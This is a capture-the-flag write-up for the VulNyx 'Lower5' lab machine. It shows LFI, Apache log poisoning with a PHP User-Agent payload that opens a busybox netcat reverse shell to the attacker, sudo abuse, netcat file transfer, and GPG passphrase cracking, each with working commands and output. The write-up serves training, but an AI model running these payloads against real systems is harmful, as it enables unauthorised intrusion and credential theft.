Lower-5
Overview
A VulNyx machine involving Local File Inclusion (LFI), Apache Log Poisoning, Remote Code Execution, misconfigured sudo permissions, and credential recovery through a weak GPG passphrase. :contentReference[oaicite:0]{index=0}

🎯 Target Information
- Platform: VulNyx.com
- Machine Name: Lower5
- Key Vulnerabilities:
- Local File Inclusion (LFI)
- Apache Log Poisoning
- Remote Code Execution (RCE)
- Misconfigured Sudo Permissions
- Weak GPG Passphrase
- Privilege Escalation via Password Recovery
🔍 Network Discovery
First, scan the local network to identify active hosts using arp-scan.
sudo arp-scan --localnet
Result
$ sudo arp-scan  --localnet
[sudo] password for arc:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:a8:e2, IPv4: 192.168.29.56
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.4    f6:ad:e9:27:6f:23       (Unknown: locally administered)
192.168.29.1    d8:78:c9:bd:6b:b7       (Unknown)
192.168.29.107   00:0c:29:75:5a:a9       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.869 seconds (136.97 hosts/sec). 3 responded
The target machine IP address was identified as:
192.168.29.107
🔎 Enumeration
Nmap Scan
Perform a full TCP port scan:
nmap -n -Pn -sSV -p- --min-rate 5000 192.168.29.107
Scan Results
$ nmap -n -Pn -sVS  -p- --min-rate 5000  192.168.29.107
 Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-13 09:18 -0700
 Nmap scan report for 192.168.29.107
 Host is up (0.00041s latency).
 Not shown: 65533 closed tcp ports (reset)
 PORT   STATE SERVICE VERSION
 22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
 80/tcp open  http    Apache httpd 2.4.62 ((Debian))
 MAC Address: 00:0C:29:E9:8C:7F (VMware)
 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
 Nmap done: 1 IP address (1 host up) scanned in 10.11 seconds
Findings
- Port 22 → SSH
- Port 80 → HTTP
🌐 Web Enumeration
Open port 80 in the browser.
Observation
The website hosted a page related to web services with multiple navigation options.
Inspecting the page source revealed the following parameter:
<li><a href="page.php?inc=about.html">About</a></li>
This suggested a possible Local File Inclusion (LFI) vulnerability.
⚠️ Local File Inclusion (LFI)
Test the parameter using /etc/passwd:
http://192.168.29.107/page.php?inc=/etc/passwd
Result
The contents of /etc/passwd were successfully displayed, confirming the LFI vulnerability.
🔍 LFI Fuzzing
Use ffuf with the SecLists LFI wordlist:
ffuf -w /usr/share/wordlists/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt \
-u "http://192.168.29.107/page.php?inc=FUZZ" -fs 52
$ ffuf -w /usr/share/wordlists/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt -u "http://192.168.29.107/page.php?inc=FUZZ" -fs 52

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.29.107/page.php?inc=FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 52
________________________________________________

/etc/passwd             [Status: 200, Size: 1051, Words: 5, Lines: 23, Duration: 2ms]
/var/log/apache2/access.log [Status: 200, Size: 22381061, Words: 2435578, Lines: 221195, Duration: 282ms]
:: Progress: [930/930] :: Job [1/1] :: 49 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
Important Finding
The Apache access log file was accessible through the LFI vulnerability.
📄 Apache Log Analysis
View the Apache access log:
curl http://192.168.29.107/page.php?inc=/var/log/apache2/access.log | head -10
Observation
$ curl http://192.168.29.107/page.php?inc=/var/log/apache2/access.log | head -10
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
  0      0   0      0   0      0      0      0                              0
192.168.29.56 - - [13/May/2026:23:48:23 +0200] "GET / HTTP/1.0" 200 11884 "-" "-"
192.168.29.56 - - [13/May/2026:23:48:24 +0200] "GET / HTTP/1.0" 200 11884 "-" "-"
192.168.29.56 - - [13/May/2026:23:48:24 +0200] "GET /nmaplowercheck1778689102 HTTP/1.1" 404 456 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.29.56 - - [13/May/2026:23:48:24 +0200] "POST /sdk HTTP/1.1" 404 456 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.29.56 - - [13/May/2026:23:48:24 +0200] "GET /HNAP1 HTTP/1.1" 404 456 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.29.56 - - [13/May/2026:23:48:24 +0200] "GET /evox/about HTTP/1.1" 404 456 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.29.56 - - [13/May/2026:23:48:24 +0200] "GET / HTTP/1.0" 200 11884 "-" "-"
192.168.29.56 - - [13/May/2026:23:48:24 +0200] "GET / HTTP/1.1" 200 11906 "-" "-"
192.168.29.56 - - [13/May/2026:23:48:49 +0200] "GET / HTTP/1.1" 200 3275 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"

curl: (23) Failure writing output to destination, passed 10136 returned 2092
The application was logging HTTP requests in real time.
This indicated the possibility of Apache Log Poisoning.
🎧 Netcat Listener
Start a Netcat listener on the attacker machine:
nc -lvnp 443
💣 Apache Log Poisoning
Inject PHP code into the Apache access log through the User-Agent header:
curl -s -H "User-Agent: <?php system('busybox nc 192.168.29.56 443 -e /bin/sh'); ?>" \
"http://192.168.29.107/"
The payload was successfully written into the log file.
🚀 Remote Code Execution
Trigger the poisoned log file through the browser:
http://192.168.29.107/page.php?inc=/var/log/apache2/access.log
A reverse shell was successfully received.
🖥 Initial Access
Verify User
id ; whoami
Result
$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.29.56] from (UNKNOWN) [192.168.29.107] 47254
$ id ;whoami
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
Successfully gained access as the www-data user.
🔧 Upgrading to a Fully Interactive TTY
Upgrade the shell for better interaction.
Spawn Bash Shell
script /dev/null -c bash
Press:
Ctrl + Z
Configure Terminal
stty raw -echo; fg
This command sets the terminal to raw mode and brings the backgrounded Netcat session back to the foreground.
reset xterm
export TERM=xterm
export BASH=bash
The shell is now fully interactive.
⚠️ Sudo Enumeration (www-data)
Check sudo permissions:
sudo -l
Result
www-data@lower5:/var/www/html$ sudo -l
Matching Defaults entries for www-data on lower5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on lower5:
    (low) NOPASSWD: /usr/bin/bash
Important Finding
The www-data user can execute /usr/bin/bash as user low without a password.
🔓 Switching to User low
Execute bash as the low user:
sudo -u low /usr/bin/bash
Verification
id ; whoami
Result
www-data@lower5:/var/www/html$ sudo -u low /usr/bin/bash
low@lower5:/var/www/html$ id ; whoami
uid=1000(low) gid=1000(low) groups=1000(low)
low
Successfully switched to user low.
⚠️ Sudo Enumeration (low)
Check sudo permissions again:
sudo -l
Result
low@lower5:~$ sudo -l
Matching Defaults entries for low on lower5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User low may run the following commands on lower5:
    (root) NOPASSWD: /usr/bin/pass
Important Finding
The low user can execute the password manager pass as root.
🔍 Password Store Enumeration
Run the password manager:
sudo -u root /usr/bin/pass
Result
low@lower5:~$ sudo -u root /usr/bin/pass
Password Store
`-- root
    `-- password
Attempt to access the stored password:
sudo -u root /usr/bin/pass root/password
The application requested a GPG passphrase.
📁 Discovering GPG File
Navigate to the low user’s home directory:
low@lower5:/var/www/html$ cd /home/low/
low@lower5:~$ ls
root.gpg  user.txt
A GPG-encrypted file named root.gpg was discovered.
📤 Transferring the GPG File
On Target Machine
nc 192.168.29.56 4444 < root.gpg
On Attacker Machine
nc -lvnp 4444 > root.gpg
Successfully transferred the file.
🔓 Cracking the GPG Passphrase
Convert the GPG file into John format:
gpg2john root.gpg > hash
Crack the passphrase using John the Ripper:
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/arc/.john
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:C
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (administrator)
1g 0:00:00:30 DONE (2026-05-13 09:41) 0.03301g/s 115.8p/s 115.8c/s 115.8C/s Password1..lilangel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Result
Password1
The GPG passphrase was successfully recovered.
🔑 Retrieving the Root Password
Run the password manager again:
sudo -u root /usr/bin/pass root/password
Enter the passphrase:
Password1
Result
r00tP@zzW0rD123
Successfully recovered the root password.
👑 Privilege Escalation
Switch to the root user:
su -
Enter password:
r00tP@zzW0rD123
Verification
id ; whoami
Result
root@lower5:~# id ; whoami
uid=0(root) gid=0(root) grupos=0(root)
root
Successfully escalated privileges to root.
🏁 Flags
Locate Flags
root@lower5:~# find / -type f -name root.txt -o -name user.txt 2</dev/null
/root/root.txt
/home/low/user.txt
📄 User Flag
cat /home/low/user.txt
30a7b18992fef054ca6d90**********
👑 Root Flag
cat /root/root.txt
008cdc7563e1d5afbcac3a**********
🧾 Summary
| Phase | Technique |
|---|---|
| Network Discovery | arp-scan |
| Enumeration | Nmap |
| Web Exploitation | Local File Inclusion |
| Remote Code Execution | Apache Log Poisoning |
| Initial Access | Reverse Shell |
| Privilege Escalation | Misconfigured Sudo |
| Credential Recovery | GPG Cracking |
| Root Access | Password Reuse |
🚀 Key Takeaways
- LFI vulnerabilities can often lead to Remote Code Execution.
- Apache log poisoning remains a powerful exploitation technique.
- Always enumerate sudo permissions carefully.
- Exposed password stores can leak highly sensitive credentials.
- Weak GPG passphrases can completely undermine encryption security.

Related Posts
Doctor - Vulnyx
Exploited LFI to retrieve an encrypted SSH key, cracked its passphrase, gained SSH access, and escalated privileges via …
Cyborg Writeup
Enumerated web directories, extracted Borg archives, recovered credentials, and exploited sudo permissions for root …
Lower-7
Recovered FTP credentials from a leaked username, uploaded a Node.js reverse shell, obtained access as a low-privileged …
Lower
Discovered a hidden virtual host, generated custom passwords using CeWL, obtained SSH access through weak credentials, …